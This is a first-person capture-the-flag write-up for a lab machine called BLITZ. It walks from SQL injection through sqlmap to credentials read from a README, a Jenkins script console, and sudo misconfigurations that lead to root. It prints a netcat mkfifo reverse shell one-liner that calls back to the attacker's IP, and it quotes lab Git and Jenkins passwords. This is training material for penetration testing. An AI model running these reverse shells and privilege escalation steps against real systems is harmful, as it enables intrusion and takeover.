BLITZ

First, I used **sqlmap** to gain an OS shell through SQL injection. With sqlmap’s help, I executed various commands in search of a reverse shell. Finally, the golden command from revshells.com worked like a charm:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.159.163 4444 >/tmp/f

A screen shot of a computer

Description automatically generated

And with that, I was in! I immediately snooped around the **home directory**, where I found three users. No passwords in /etc/passwd, though! But luck struck in the **root directory**, where I uncovered my first flag:

ICSD{21a81470de1660a78f10fa4d93480f11}

As I know the webserver that is in Node.js most times stored in /opt directory, I checked it.

Inside was everything I could hope for: app.js, controllers, routes, and a README. The README even had credentials for Git and Jenkins! I quickly noted:

* Git user: git@blitz - BUY4b2RFXH9cG1ILYT4h
* Jenkins: administrator - K1hM7E3Io0I3u3yawKbS

In more details:

$ cd /opt

$ ls

Blitz

$ cd Blitz

$ ls

app.js

controllers

dataFetcher.js

db

db\_init.sql

middleware

node\_modules

package.json

package-lock.json

products.json

public

README

routes

utils

views


from README:

$ cat README

This server runs in a production mode.

Staging version of the server is running locally on port 3000.

Please use staging version for testing, reporting purposes.

DO NOT engage with the production server.

Credentials for the git repository:

git@blitz - BUY4b2RFXH9cG1ILYT4h

Credentials for the Jenkins server:

administrator - K1hM7E3Io0I3u3yawKbS

P.S. The jenkins doesn't listen for new commits.

Please rebuild the application after changes.

$

We got credentials for git user and Jenkins server.


Using the Git credentials, I connected via SSH. After some digging, I found the next flag inside user2.txt:

git@blitz:~$ cat user2.txt

ICSD{d82010d823a7b754fb741f17fc2606b3}

Accessing the Jenkins server was next on my list. I navigated to the script console endpoint and uploaded a reverse shell script.

system:<http://192.168.159.164:8080/manage/script>



Here’s a snippet of what I used to call back to my system:

A screenshot of a computer

Description automatically generated

Checking permissions, I discovered I could run sudo /usr/bin/systemctl restart staging.service with no password! After examining staging.service, I spotted that **Jenkins owned all the files** in /home/git/pipeline/staging. Taking advantage, I modified app.js to open a reverse shell back to me.


This edit landed me shell access yet again, leading to the third flag:



I go to /home/git/pipeline/staging

Here all files are owned by jenkins user. So with jenkins user I gave 777 permission to file app.js

Then changed its content added to the beginning this:  const net = require('net');



A black background with white text

Description automatically generated

A black background with a black border

Description automatically generatedI am in node user hooray!

then as a node user again I wrote sudo -l and see:

A screen shot of a computer

Description automatically generated

With node privileges, I saw I could run node commands with sudo and no password! I crafted a final payload in reverse\_shell.js, which connected back to my listener, granting me root access. Here’s a quick look at the script:



This time script got me to root user, where I found last flag. Victory!

A number on a black background

Description automatically generated